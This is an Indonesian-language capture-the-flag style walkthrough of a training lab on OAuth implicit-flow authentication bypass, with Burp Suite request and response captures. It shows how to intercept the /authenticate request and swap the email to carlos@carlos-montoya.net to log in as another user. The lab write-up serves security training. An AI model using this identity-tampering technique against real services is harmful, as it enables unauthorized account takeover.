



Lab: Authentication bypass via OAuth implicit flow


Langkah pertama buka lab kemudian klik my account



lalu sign in dengan username wiener dan password pieter dan jangan lupa nyalakan burpsuite nya



Lalu klik sign in kemudian klik continue bersamaan juga dengan burpsuite diaktifkan di foxyproxy nya akan tetatpi intercept nya jangan di nyalakan



Dan ini adalah burpsuite nya

The screenshot shows the Burp Suite Professional interface. The top menu bar includes Dashboard, Target, Proxy, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The main window displays a list of HTTP requests with columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, Cookies, Time, Listener port, and Start response. The selected request is a POST to /authenticate. The Request tab shows the raw data, and the Response tab shows the raw data. The Inspector panel on the right shows the request attributes, cookies, headers, and response headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response...
1	https://oauth-0a88000a0485d8...	POST	/interaction-0ba-l-fonhVLEuWsvBf...			302	277	HTML				✓	79.125.84.16		21:46:15 14 Ja...	8080	244
2	https://oauth-0a88000a0485d8...	GET	/auth-l-0ba-l-fonhVLEuWsvBf...			200	872	HTML				✓	79.125.84.16	_interaction-0ba-...	21:46:17 14 Ja...	8080	227
3	https://oauth-0a88000a0485d8...	POST	/interaction-0ba-l-fonhVLEuWsvBf...			200	4843	HTML		Sign-in		✓	79.125.84.16		21:46:17 14 Ja...	8080	222
4	https://oauth-0a88000a0485d8...	POST	/interaction-0ba-l-fonhVLEuWsvBf...			302	277	HTML				✓	79.125.84.16		21:47:07 14 Ja...	8080	209
5	https://oauth-0a88000a0485d8...	GET	/auth-l-0ba-l-fonhVLEuWsvBf...			302	1040	HTML				✓	79.125.84.16	_interaction_resum...	21:47:08 14 Ja...	8080	220
6	https://oauth-0a88000a0485d8...	GET	/auth-l-0ba-l-fonhVLEuWsvBf...			200	833	HTML				✓	79.125.84.16		21:47:09 14 Ja...	8080	213
7	https://oauth-0a88000a0485d8...	OPTIONS	/me			204	365	JSON				✓	79.125.84.16		21:47:10 14 Ja...	8080	208
8	https://oauth-0a88000a0485d8...	POST	/me			200	467	JSON				✓	79.125.84.16		21:47:10 14 Ja...	8080	208
9	https://oauth-0a88000a0485d8...	POST	/authenticate		✓	302	168	HTML				✓	79.125.84.16	session=WidN8KV...	21:47:10 14 Ja...	8080	252
10	https://oauth-0a88000a0485d8...	GET	/			200	7914	HTML		Authentication bypass via ...		✓	79.125.84.16		21:47:11 14 Ja...	8080	204
11	https://oauth-0a88000a0485d8...	GET	/			200	7914	HTML		Authentication bypass via ...		✓	79.125.84.16		21:47:11 14 Ja...	8080	203
12	https://oauth-0a88000a0485d8...	GET	/			200	7914	HTML				✓	79.125.84.16		21:47:11 14 Ja...	8080	204
13	https://oauth-0a88000a0485d8...	GET	/academyLabHeader			101	147					✓	79.125.84.16		21:47:11 14 Ja...	8080	204

Request

```
1 POST /authenticate HTTP/2
2 Host: 0a1f000e04c9d85a80d10315003e003b.web-security-academy.net
3 Cookie: session=HvQh5vUy9S4DX05xslU7ZzhzFV0563
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a1f000e04c9d85a80d10315003e003b.web-security-academy.net/oauth-callback
9 Content-Type: application/json
10 Content-Length: 103
11 Origin: https://0a1f000e04c9d85a80d10315003e003b.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=4
16 Te: trailers
17
18 {
  "email": "wiener@hotdog.com",
  "username": "wiener",
  "token": "K9k8btNEp6m7KDX0ZEFQXFLASD34uLmzyOXDn69zht75"
}
```

Response

```
1 HTTP/2 302 Found
2 Location: /
3 Set-Cookie: session=HvQh5vUy9S4DX05xslU7ZzhzFV0563; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Inspector

Request attributes: 2

Request cookies: 1

Request headers: 18

Response headers: 4

Event log: All issues (14)

Memory: 223.3MB of 1.88GB

Lalu kemudian send to repeater

The screenshot shows the Burp Suite Professional interface. The top menu bar includes Dashboard, Target, Proxy, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The main window displays a list of HTTP requests with columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, Cookies, Time, Listener port, and Start response. The selected request is a POST to /authenticate. The Request tab shows the raw data, and the Response tab shows the raw data. The Inspector panel on the right shows the request attributes, cookies, headers, and response headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response...
1	https://oauth-0a88000a0485d8...	POST	/interaction-0ba-l-fonhVLEuWsvBf...			302	277	HTML				✓	79.125.84.16		21:46:15 14 Ja...	8080	244
2	https://oauth-0a88000a0485d8...	GET	/auth-l-0ba-l-fonhVLEuWsvBf...			200	872	HTML				✓	79.125.84.16	_interaction-0ba-...	21:46:17 14 Ja...	8080	227
3	https://oauth-0a88000a0485d8...	POST	/interaction-0ba-l-fonhVLEuWsvBf...			200	4843	HTML		Sign-in		✓	79.125.84.16		21:46:17 14 Ja...	8080	222
4	https://oauth-0a88000a0485d8...	POST	/interaction-0ba-l-fonhVLEuWsvBf...			302	277	HTML				✓	79.125.84.16		21:47:07 14 Ja...	8080	209
5	https://oauth-0a88000a0485d8...	GET	/auth-l-0ba-l-fonhVLEuWsvBf...			302	1040	HTML				✓	79.125.84.16	_interaction_resum...	21:47:08 14 Ja...	8080	220
6	https://oauth-0a88000a0485d8...	GET	/auth-l-0ba-l-fonhVLEuWsvBf...			200	833	HTML				✓	79.125.84.16		21:47:09 14 Ja...	8080	213
7	https://oauth-0a88000a0485d8...	OPTIONS	/me			204	365	JSON				✓	79.125.84.16		21:47:10 14 Ja...	8080	208
8	https://oauth-0a88000a0485d8...	POST	/me			200	467	JSON				✓	79.125.84.16		21:47:10 14 Ja...	8080	208
9	https://oauth-0a88000a0485d8...	POST	/authenticate		✓	302	168	HTML				✓	79.125.84.16	session=WidN8KV...	21:47:10 14 Ja...	8080	252
10	https://oauth-0a88000a0485d8...	GET	/			200	7914	HTML		Authentication bypass via ...		✓	79.125.84.16		21:47:11 14 Ja...	8080	204
11	https://oauth-0a88000a0485d8...	GET	/			200	7914	HTML		Authentication bypass via ...		✓	79.125.84.16		21:47:11 14 Ja...	8080	203
12	https://oauth-0a88000a0485d8...	GET	/			200	7914	HTML				✓	79.125.84.16		21:47:11 14 Ja...	8080	204
13	https://oauth-0a88000a0485d8...	GET	/academyLabHeader			101	147					✓	79.125.84.16		21:47:11 14 Ja...	8080	204

Request

```
1 POST /authenticate HTTP/2
2 Host: 0a1f000e04c9d85a80d10315003e003b.web-security-academy.net
3 Cookie: session=HvQh5vUy9S4DX05xslU7ZzhzFV0563
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a1f000e04c9d85a80d10315003e003b.web-security-academy.net/oauth-callback
9 Content-Type: application/json
10 Content-Length: 103
11 Origin: https://0a1f000e04c9d85a80d10315003e003b.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=4
16 Te: trailers
17
18 {
  "email": "wiener@hotdog.com",
  "username": "wiener",
  "token": "K9k8btNEp6m7KDX0ZEFQXFLASD34uLmzyOXDn69zht75"
}
```

Response

```
1 HTTP/2 302 Found
2 Location: /
3 Set-Cookie: session=HvQh5vUy9S4DX05xslU7ZzhzFV0563; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Inspector

Request attributes: 2

Request query parameters: 0


Request cookies: 1

Request headers: 18


Event log: All issues (18)

Memory: 223.3MB of 1.88GB


Lalu kemudian rubah email yang semula "email": "wiener@hotdog.com", menjadi carlos@carlos-montoya.net




Lalu coba send dahulu



Dan found lalu kemudian klik kanan dan klik request in browser
lalu pilih in original sesion



Kemudian klik copy dan buka di browser



Dan lab pun solved